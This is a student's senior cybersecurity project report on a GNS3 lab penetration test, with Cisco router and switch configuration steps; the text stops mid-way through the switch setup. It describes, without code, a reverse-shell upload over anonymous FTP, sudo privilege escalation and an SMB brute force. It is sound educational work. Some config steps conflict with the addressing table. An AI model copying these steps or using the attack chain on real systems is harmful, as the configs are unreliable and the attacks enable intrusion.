Fall 2023

Multifaceted Cybersecurity Analysis: Reconnaissance, Exploitation and Mitigation in a Controlled Network Environment

Austin Coontz
awc24@uakron.edu

Multifaceted Cybersecurity Analysis: Reconnaissance, Exploitation and Mitigation in a Controlled Network Environment

Austin Coontz

University of Akron

CISS: 491-801: CIS Senior Cybersecurity Project

Dr. John Nicholas

May 23, 2023

Abstract

This report details a network penetration test in a simulated environment using GNS3, focusing on the configuration of routers, switches, and hosts. The project successfully identified and exploited network vulnerabilities, including FTP access, misconfigured sudo permissions, and SMB protocol weaknesses. The penetration testing process utilized tools like fping and nmap for reconnaissance and vulnerability scanning, revealing the importance of device configurations in network security. The project concluded with mitigation strategies, emphasizing the need for secure access, robust password policies, and security controls. The experience underscored the significance of continuous learning and adaptation in the ever-evolving field of cybersecurity. The project demonstrated the value of regular penetration testing in identifying and addressing network vulnerabilities, reinforcing the importance of proactive security measures in an enterprise environment.

Project Plan

1. **Project Name:** Multifaceted Cybersecurity Analysis: Reconnaissance, Exploitation and Mitigation in a Controlled Network Environment
2. **Project Description:**

The project envisions the design and implementation of a compact virtual network within GNS3, including three Cisco routers, one Cisco switch, two target host machines running Windows 10 and Ubuntu, and an attacking machine running Kali Linux. The network is designed to mimic a small-medium enterprise environment whilst not representing the true number of hosts that would be present in the real world. Additionally, the network will maintain sufficient security from a network standpoint while deliberately leaving certain vulnerabilities open for exploitation.

The Kali Linux machine, referred to as the rogue host, will carry out three stages of network exploitation: Reconnaissance, Vulnerability Scanning, and Exploitation. The Ubuntu server will be running Apache2 with PHP and a misconfigured vsftpd FTP server. This will permit an anonymous user to upload a malicious file to exploit a reverse shell vulnerability. In addition, the Ubuntu machine will be set up with misconfigured sudo binaries, providing the possibility of privilege escalation. Upon exploiting this vulnerability, the attacker will be able to search and locate a potential username that could be used for other machines on the network.

The Windows 10 host will be configured with an exposed SMB share, echoing a frequent real-world misconfiguration scenario. Information found credential hunting on the Ubuntu machine will be utilized to execute a brute-force attack on the exposed SMB share. The Kali Linux will be armed with an array of tools and server as the primary attacking agent to carry out the exploit sequence.

The purpose of this project is twofold. Firstly, it aims to highlight potential security risks inherent within typical network configuration, emphasizing the importance of proper security practices. Secondly, it serves as an educational venture, providing understanding on how certain vulnerabilities can be exploited, and more importantly, how the attacks can be mitigated in real-world scenarios.

3. **Equipment**
    a. 3x Cisco Catalyst 8000v 17.04 (Routers)
    b. 1x Cisco IOSvL2 15.2 (Switch)
    c. 1x Ubuntu Desktop (Target machine)
    d. 1x Windows 10 Desktop (Target machine)
    e. 1x Kali Linux Desktop (Attack Host)
4. **Detailed Objective**
    a. Research
        i. GNS3:
            1. How GNS3 works.
            2. How to add virtual machines properly.
        ii. Networking Design:
            1. Best security practices for switches.
            2. Best security practices for routers.
            3. Networking Protocols for Routing.
                a. Open Shortest Path First (OSPF)
                b. Access Control Lists (ACLs)
        iii. Target Host Setup:

1. Configuration for Ubuntu machine.
    a. How to secure Ubuntu for the basic setup.
    b. How to make it secure.
    c. VSFTPD Server setup configurations.
    d. Sudo permissions
        i. Properly configured sudo permissions.
        ii. Misconfigured sudo permissions.
2. Configuration for Windows machine.
    a. Securities of configuring SMB shared folder.
    b. User accounts on the Windows machine.

iv. Attacker Machine:

1. Efficient Installation in the GNS3 environment and ISO downloads.
2. Tools for recon and exploits:
    a. Nmap
    b. FTP
    c. Revere Shell Scripts
    d. Privilege Escalation Scripts
    e. Hydra / crackmapexec
    f. Smbclient

b. Design

i. Topology:

1. All routers will be connected to the switch and each individual host will be connected to a router. This is to simulate other hosts being on different networks off router branches.

Topology:




Figure 1. *The topology idea designed in Packet Tracer to be properly created in GNS3 for project demonstration.*

ii. Addressing Scheme

1. The address scheme will use multiple different networks and subnets.
2. The networks connecting the routers will be using a 10.100.0.0/28 network.
3. The Attacker machine will be using a 10.240.240.0/24 network to simulate a DMZ.

Addressing Table:

DEVICE NAME	Port	IP Address	Subnet Mask	Default Gateway
PLAINS-R1	g0/0	10.100.0.1	255.255.255.0	
	g0/1	10.0.0.65	255.255.255.192	
PLAINS-R2	g0/0	10.100.0.2	255.255.255.0	
	g0/1	10.240.240.1	255.255.255.0	
PLAINS-R3	g0/0	10.100.0.3	255.255.255.0	
	g0/1	10.0.0.1	255.255.255.192	
PLAINS-S1	VLAN 144	10.100.0.8	255.255.255.0	10.100.0.1
Ubuntu Machine	fa0/1	10.0.0.2	255.255.255.192	10.0.0.1
Windows Machine	fa0/1	10.0.0.66	255.255.255.192	10.0.0.65
Attacker Machine	fa0/1	10.240.240.2	255.255.255.0	10.240.240.1

Figure 2. *The addressing scheme and ports for devices in GNS3. Specific IP addresses are subject to change.*

c. Implementation

i. Configure PLAINS-R1 branch.

1. Configure hostname.
2. Configure OSPF routing on interfaces.
3. Configure router admin access and encrypt passwords.
4. Configure IP addresses internally and externally.
5. Configure ACLs.
    a. Enable ACLs to disable access to unnecessary Windows protocols.

ii. Configure PLAINS-R2 branch.

1. Configure hostname.
2. Configure OSPF routing on interfaces.
3. Configure router admin access and encrypt passwords.

4. Configure IP addresses internally and externally.
5. Configure ACLs.
    a. Permit web traffic access and disable ssh.

iii. Configure PLAINS-R3 branch.

1. Configure hostname.
2. Configure OSPF routing on interfaces.
3. Configure router admin access and encrypt passwords.
4. Configure IP addresses internally and externally.
5. Configure ACLs.
    a. Allow external attacks only from attacking host.

iv. Configure PLAINS-S1

1. Configure hostname.
2. Configure admin access and encrypt passwords.
3. Configure IP address for one management VLAN interface.
4. Configure Port-Security.
5. Shutdown unused ports.
6. Disable DTP.
7. Manually configure trunks where needed.

v. Configure Ubuntu Machine

1. VSFTPD server.
2. Apache2 and PHP web server.
3. IP Address.
4. sudo binaries.

vi. Configure Windows Machine

1. Windows users.
2. IP address.
3. SMB shared files.

vii. Attacker Machine (Kali Linux)

1. Update Penetration testing tools and software.

d. Testing

i. Ping Tests

1. Ping all routers from other routers.
2. Ping all PCs from other PCs (besides potentially blocked pings from Windows firewall).

ii. Nmap

1. Scan Ubuntu and Windows hosts with Nmap.

iii. Exploit 1 (anonymous FTP access)

1. Access the FTP server and upload reverse shell.
2. Execute reverse shell via Apache2 web server.
3. Obtain remote connection and user access.

iv. Exploit 2 (Linux privilege escalation)

1. Use Linux enumeration tactics to locate misconfigured Sudo binaries.
2. Execute sudo binaries to gain root access.
3. Search the entire file system for other potential credentials.

v. Exploit 3 (SMB brute force)

1. Obtain a password list (rockyou.txt) and username from Linux.
2. Use crackmapexec or hydra brute-force login to the file share on windows.
3. Access confidential information.

e. Documentation

i. Project Plan

ii. Project Analysis

iii. Project Description

1. Network Topology
2. Addressing Scheme Table
3. Implementation of Networking Devices
4. Attacking the Ubuntu Machine
    a. Initial Access through anonymous FTP permissions
    b. Privilege Escalation via misconfigured sudo binaries
5. Attacking the Windows Machine by brute forcing SMB
6. Conclusion
    a. Reflection on tactics used.
    b. Mitigations that could be implemented.

iv. Testing Documentation

v. Project Weekly

1. Weekly progress reports will be created detailing progress throughout the project.

vi. Research References

5. **Estimated Time (Hours)**

Research	Design	Implementation	Testing	Documentation	Total
20	10	15	20	20	85

6. **Budget/Cost Estimated**

   a. The budget for this project is approximately 76 USD for expenses towards GNS3 Full Pack images from Dynamips Store.

Project Analysis

The report examines a network penetration test in a simulated environment. The simulation included various routers, switches, and hosts configured and examined in detail. Additionally, the project entailed the discovery of vulnerabilities while addressing their respective mitigations. The environment was created and virtualized in GNS3. The images for networking devices were bought online and documented in the presentation description. The host devices used free trials and open-source operating systems.

There were copious issues with GNS3. There was an abundance of networking devices to choose from, resulting in the manual testing of each OS to select the best fit for the network. Importing the Kali Linux operating system created issues due to compatibility. Server RAM amounts had to be tweaked as hosting multiple devices quickly used a great deal of RAM. Ultimately, once the devices were online and functioning, GNS3 ran smoothly.

Multiple routers, PLAINS-R1, PLAINS-R2, and PLAINS-R3, were deployed in the network. Each router was equipped with two networking interfaces that allowed for proper segmentation and communication. The routers used protocols such as OSPF to automatically decide routes to separate networks. Additionally, each router had their own unique ACLs as documented in the project description. The goals with the ACLs were to keep certain traffic from crossing the route. As seen in the Mitigations section of the project description, the ACLs could be more finely tuned to prevent unnecessary access. The networking configuration was well thought out in terms of IP addressing, so there were not any IP configuration conflicts. In all, the routers fulfilled their role in the network and supplied access between the end hosts.

One switch, PLAINS-S1, was implemented in this project. This switch was set up with a VLAN to allow an IP for management access. The switch was the most crucial part of the

network, acting as an intermediary between the routers. There were little to no problems with the switch outside initial misconfigurations in testing. Unused ports on the switch were configured to turn off so users cannot connect to random ports. Port-security was implemented to mitigate some layer two attacks. An improperly configured switch can become a bottleneck for network performance. Moreover, an insecure switch could become a main point of attack for cyber criminals, reiterating the need for proper security in a switch configuration.

The setup involved three hosts: ATTACK-HOST, UBUNTU-DESKTOP, and WINDOWS-DESKTOP. Each host was carefully set up to facilitate the penetration testing process. The configuration encompassed application, operating system, and networking configurations. There were no struggles in the setup of the ATTACK-HOST or WINDOWS-DESKTOP; however, the UBUNTU-DESKTOP brought interesting problems. The main problem difficulty was configuring VSFTPD for anonymous access. The operating systems on these machines were up to date, yet they included misconfigured applications and protocols. As seen in the project, a poorly configured host can lead to a surplus of vulnerabilities, which can be exploited by an attacker.

The project harnessed utilities like fping for reconnaissance, and nmap for vulnerability scanning. Fping flawlessly detected the live hosts, finding four devices on the network. With a closer look using nmap, two hosts were identified as networking devices and the remaining two were recognized as hosts. The vulnerability scan executed and revealed open ports on the identified hosts. With this insight, the ATTACK-HOST was able to exploit the three different vulnerabilities.

The exploitation phase went smoothly. The first exploited targeted an FTP vulnerability discovered during the vulnerability scanning phase. By starting an FTP connection from the

terminal, anonymous access was granted and allowed unstructured file access to the server. Then, the "anonymous" user uploaded a PHP reverse shell to the "Everyone" directory, which was executed by the web browser. This exploit highlights the importance of FTP access and controls over directory permissions.

The second exploit targeted privilege escalation. The user permissions revealed that the user had access to run "vi" as the root user. This privilege was leveraged to gain a root shell and search the rest of the system. Throughout this post-exploitation enumeration, the root user uncovered credentials for "Billy.Smith" in the "trade_secrets.txt" file, which then can be used to attack the WINDOWS-HOST.

The third exploit highlighted an attack on the SMB protocol. The crackmapexec tool was used to brute force the password for "Billy.Smith". After finding the password "spongebob", the connection via smbclient allowed file access on WINDOWS-DESKTOP. Once connected, navigation to the "Confidential" folder revealed the "Finances.txt" file. Once this file was acquired, the contents revealed revenue and salary information which represented confidential data.

Mitigations strategies for the identified exploits centered around securing access and implementing stronger policies. Disabling anonymous FTP access resolves the first exploit. Privilege escalation can be negated by limiting "sudo" permissions. The SMB brute force is countered by more robust password policies. Other measures such as intrusion detection systems and log monitoring can help detect and remediate various attacks.

The project effectively simulated network penetration testing encompassing the network configuration, vulnerability scanning, and exploitation of identified weaknesses. Later, the weaknesses were addressed with mitigations. The experience outlines the importance of device

configurations and the role of routers, switches, and hosts in network security. Despite the challenge met, the project provided valuable insights into the complications of penetration testing. Overall, the project reinforced the significance of continuous learning and adaptation to adversity in the evolving field of cybersecurity.

Project Description

Purpose of Project Description

This project aims to design a controlled network environment to illustrate potential security vulnerabilities residing in standard network configurations of a small-medium enterprise environment. Using a virtualized environment in GNS3, the project will demonstrate how security threats can be identified, exploited, and ultimately mitigated. The project serves as an education resource for understanding network vulnerabilities and their prevention methods. The project description will provide a comprehensive report so that users of similar technical expertise will be able to recreate and troubleshoot the network.

Project Devices

All device images used in this project were purchased from dynamips.store, see Appendix.

- 3 x Cisco IOSv15.9(3) M2 2020 – PLAINS-R1, PLAINS-R2, PLAINS-R3
- 1x Cisco IOSvL2 15.2 – PLAINS-S1
- 1x Ubuntu Desktop – UBUNTU-DESKTOP
- 1x Windows 10 Desktop – WINDOWS-10-DESKTOP
- 1x Kali Linux Desktop – ATTACK-HOST

Design of Network

This network is designed using three routers, one switch, two target machines, and one attacker host. Each router will be connected to both a switch and an end host. The three routers are named PLAINS-R1, PLAINS-R2, and PLAINS-R3, respectively. The switch is named PLAINS-S1. The two target machines are named UBUNTU-DESKTOP and WINDOWS-DESKTOP. The attacker host is named ATTACK-HOST. The networking devices will be configured securely to block

certain network attacks and unauthorized access. The configuration details can be seen in Figure 1 and Figure 2 below.

Addressing Table

DEVICE NAME	Port	IP Address	Subnet Mask	Default Gateway
PLAINS-R1	g0/0	10.100.0.1	255.255.255.0	
	g0/1	10.0.0.65	255.255.255.192	
PLAINS-R2	g0/0	10.100.0.2	255.255.255.0	
	g0/1	10.240.240.1	255.255.255.0	
PLAINS-R3	g0/0	10.100.0.3	255.255.255.0	
	g0/1	10.0.0.1	255.255.255.192	
PLAINS-S1	VLAN 144	10.100.0.8	255.255.255.0	10.100.0.1
UBUNTU-DESKTOP	fa0/1	10.0.0.2	255.255.255.192	10.0.0.1
WINDOWS-DESKTOP	fa0/1	10.0.0.66	255.255.255.192	10.0.0.65
ATTACK-HOST	fa0/1	10.240.240.2	255.255.255.0	10.240.240.1

Figure 1. The addressing scheme and ports for networking devices.

Network Topology




Figure 2. Network topology virtualized using GNS3.

Network Configuration

Each network device will include step-by-step examples to create the configurations. The devices and hosts will need to be connected via interfaces depicted in **Figure 2**.

PLAINS-R1

1. Access the router command line interface and configure the hostname.
    a. Router>enable
    b. Router#Configure Terminal
    c. Router(config)#hostname PLAINS-R1
2. Configure Banners.
    a. PLAINS-R1(config)#banner motd # UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED

       You must have explicit, authorized permission to access or configure this device. Unauthorized attempts and actions to access or use this system may result in civil and/or criminal penalties. All activities performed on this device are logged and monitored. #
    b. PLAINS-R1(config)#banner incoming ##
    c. PLAINS-R1(config)#banner exec ##
    d. PLAINS-R1(config)#banner login ##
3. Configure privileged execution mode and line console password.
    a. PLAINS-R1(config)#enable secret Password01
    b. PLAINS-R1(config)#service password-encryption
    c. PLAINS-R1(config)#line console 0
    d. PLAINS-R1(config-line)#password Password01

i. Note: Password01 is an example password that should not be used in a production environment. Document and replace “Password01” with a secure, complex password.

e. PLAINS-R1(config-line)#login

f. PLAINS-R1(config-line)#exit

g. PLAINS-R1(config)#end

h. Attempt to login from the start of the switch. The switch should prompt an unauthorized login banner and require a password as seen in **Figure 3**.




Figure 3. PLAINS-R1 screenshot verifying banner and password prompts upon login.

4. Configure interfaces GigabitEthernet 0/0 (Gi0/0) and GigabitEthernet 0/1 (Gi0/1).

a. PLAINS-R1#configure terminal

b. PLAINS-R1(config)#interface GigabitEthernet0/0

c. PLAINS-R1(config-if)#ip address 10.100.0.1 255.255.255.0

d. PLAINS-R1(config-if)#no shutdown

e. PLAINS-R1(config-if)#exit

f. PLAINS-R1(config)#interface GigabitEthernet0/1

g. PLAINS-R1(config-if)#ip address 10.0.0.65 255.255.255.192

h. PLAINS-R1(config-if)#no shutdown

i. PLAINS-R1(config-if)#exit

5. Configure Open Shortest Path First (OSPF).

a. PLAINS-R1(config)#router ospf 1

b. PLAINS-R1(config-router)#network 10.100.0.0 0.0.0.255 area 0

c. PLAINS-R1(config-router)#network 10.0.0.64 0.0.0.63 area 0

d. PLAINS-R1(config-router)#exit

6. Configure Access Control Lists (ACLs).

a. PLAINS-R1(config)# access-list 101 permit tcp any any eq 445

b. PLAINS-R1(config)# access-list 101 permit tcp any any eq 139

c. PLAINS-R1(config)# access-list 101 permit icmp any any echo

d. PLAINS-R1(config)# access-list 101 permit icmp any any echo-reply

e. PLAINS-R1(config)# interface GigabitEthernet0/0

f. PLAINS-R1(config-if)# ip access-group 101 in

7. Save Configuration.

a. PLAINS-R1#write




Figure 4. Screenshot of successfully saved configuration on PLAINS-R1

b. See Appendix for full configuration.

PLAINS-R2

1. Access the router command line interface and configure the hostname.

a. Router>enable

b. Router#Configure Terminal

c. Router(config)#hostname PLAINS-R2

2. Configure Banners.

a. PLAINS-R2(config)#banner motd # UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED

   You must have explicit, authorized permission to access or configure this device. Unauthorized attempts and actions to access or use this system may result in civil and/or criminal penalties. All activities performed on this device are logged and monitored. #

b. PLAINS-R2(config)#banner incoming ##
c. PLAINS-R2(config)#banner exec ##
d. PLAINS-R2(config)#banner login ##

3. Configure privileged execution mode and line console password.
   a. PLAINS-R2(config)#enable secret Password01
   b. PLAINS-R2(config)#service password-encryption
   c. PLAINS-R2(config)#line console 0
   d. PLAINS-R2(config-line)#password Password01
      i. Note: Password01 is an example password that should not be used in a production environment. Document and replace “Password01” with a secure, complex password.
   e. PLAINS-R2(config-line)#login
   f. PLAINS-R2(config-line)#exit
   g. PLAINS-R2(config)#end
   h. Attempt to login from the start of the switch. The switch should prompt an unauthorized login banner and require a password as seen in **Figure 3**.




Figure 5. PLAINS-R2 screenshot verifying banner and password prompts upon login.

4. Configure interfaces GigabitEthernet 0/0 (Gi0/0) and GigabitEthernet 0/1 (Gi0/1).
    a. PLAINS-R2#configure terminal
    b. PLAINS-R2(config)#interface GigabitEthernet0/0
    c. PLAINS-R2(config-if)#ip address 10.100.0.2 255.255.255.0
    d. PLAINS-R2(config-if)#no shutdown
    e. PLAINS-R2(config-if)#exit
    f. PLAINS-R2(config)#interface GigabitEthernet0/1
    g. PLAINS-R2(config-if)#ip address 10.240.240.2 255.255.255.0
    h. PLAINS-R2(config-if)#no shutdown
    i. PLAINS-R2(config-if)#exit
5. Configure Open Shortest Path First (OSPF).
    a. PLAINS-R2(config)#router ospf 1
    b. PLAINS-R2(config-router)#network 10.100.0.0 0.0.0.255 area 0
    c. PLAINS-R2(config-router)#network 10.240.240.0 0.0.0.255 area 0
    d. PLAINS-R2(config-router)#exit
6. Configure Access Control Lists (ACLs).
    a. PLAINS-R2(config)# access-list 100 permit ip host 10.240.240.1 any
    b. PLAINS-R2(config)# interface GigabitEthernet0/1
    c. PLAINS-R2(config)# ip access-group 100 in

7. Save Configuration.
    a. PLAINS-R2#write

```
PLAINS-R2#write
Building configuration...

*May 30 02:40:14.919: %SYS-5-CONFIG_I: Configured from console by console[OK]
PLAINS-R2#
PLAINS-R2#
*May 30 02:40:17.862: %GRUB-5-CONFIG_WRITING: GRUB configuration is being updated on disk. Please wait...
*May 30 02:40:18.716: %GRUB-5-CONFIG_WRITTEN: GRUB configuration was written to disk successfully.
PLAINS-R2#
```

Figure 6. Screenshot of successfully saved configuration on PLAINS-R2

    b. See Appendix for full configuration.

PLAINS-R3

1. Access the router command line interface and configure the hostname.
    a. Router>enable
    b. Router#Configure Terminal
    c. Router(config)#hostname PLAINS-R3
2. Configure Banners.
    a. PLAINS-R3(config)#banner motd # UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED

       You must have explicit, authorized permission to access or configure this device. Unauthorized attempts and actions to access or use this system may result in civil and/or criminal penalties. All activities performed on this device are logged and monitored. #
    b. PLAINS-R3(config)#banner incoming ##
    c. PLAINS-R3(config)#banner exec ##
    d. PLAINS-R3(config)#banner login ##
3. Configure privileged execution mode and line console password.

a. PLAINS-R3(config)#enable secret Password01

b. PLAINS-R3(config)#service password-encryption

c. PLAINS-R3(config)#line console 0

d. PLAINS-R3(config-line)#password Password01

   i. Note: Password01 is an example password that should not be used in a production environment. Document and replace “Password01” with a secure, complex password.

e. PLAINS-R3(config-line)#login

f. PLAINS-R3(config-line)#exit

g. PLAINS-R3(config)#end

h. Attempt to login from the start of the switch. The switch should prompt an unauthorized login banner and require a password as seen in **Figure 3**.




Figure 7. PLAINS-R3 screenshot verifying banner and password prompts upon login.

4. Configure interfaces GigabitEthernet 0/0 (Gi0/0) and GigabitEthernet 0/1 (Gi0/1).

   a. PLAINS-R3#configure terminal

   b. PLAINS-R3(config)#interface GigabitEthernet0/0

   c. PLAINS-R3(config-if)#ip address 10.100.0.3 255.255.255.0

   d. PLAINS-R3(config-if)#no shutdown

   e. PLAINS-R3(config-if)#exit

   f. PLAINS-R3(config)#interface GigabitEthernet0/1

g. PLAINS-R3(config-if)#ip address 10.0.0.1 255.255.255.192

h. PLAINS-R3(config-if)#no shutdown

i. PLAINS-R3(config-if)#exit

5. Configure Open Shortest Path First (OSPF).

   a. PLAINS-R3(config)#router ospf 1

   b. PLAINS-R3(config-router)#network 10.100.0.0 0.0.0.255 area 0

   c. PLAINS-R3(config-router)#network 10.0.0.0 0.0.0.63 area 0

   d. PLAINS-R3(config-router)#exit

6. Configure Access Control Lists (ACLs).

   a. PLAINS-R3(config)#access-list 101 permit tcp any any eq 20

   b. PLAINS-R3(config)#access-list 101 permit tcp any any eq 21

   c. PLAINS-R3(config)#access-list 101 permit tcp any any eq 80

   d. PLAINS-R3(config)#access-list 101 permit tcp any any eq 443

   e. PLAINS-R3(config)#access-list 101 permit ospf any any

   f.

7. Save Configuration.

   a. PLAINS-R3#write




Figure 8. Screenshot of successfully saved configuration on PLAINS-R3

   b. See Appendix for full configuration.

PLAINS-S1

1. Access the router command line interface and configure the hostname.

a. Switch>enable
b. Switch#configure terminal
c. Switch#hostname PLAINS-S1

2. Configure Banners.
    a. PLAINS-S1(config)#banner motd # UNAUTHORIZED ACCESS TO THIS DEVICE IS PROHIBITED

       You must have explicit, authorized permission to access or configure this device. Unauthorized attempts and actions to access or use this system may result in civil and/or criminal penalties. All activities performed on this device are logged and monitored. #
    b. PLAINS-S1(config)#banner incoming ##
    c. PLAINS-S1(config)#banner exec ##
    d. PLAINS-S1(config)#banner login ##
3. Configure privileged execution mode and line console password.
    a. PLAINS-S1(config)#enable secret Password01
    b. PLAINS-S1(config)#service password-encryption
    c. PLAINS-S1(config)#line console 0
    d. PLAINS-S1(config-line)#password Password01
        i. Note: Password01 is an example password that should not be used in a production environment. Document and replace “Password01” with a secure, complex password.
    e. PLAINS-S1(config-line)#login
    f. PLAINS-S1(config-line)#exit

g. PLAINS-S1(config)#end

h. Attempt to login from the start of the switch. The switch should prompt an unauthorized login banner and require a password as seen in **Figure 3**.

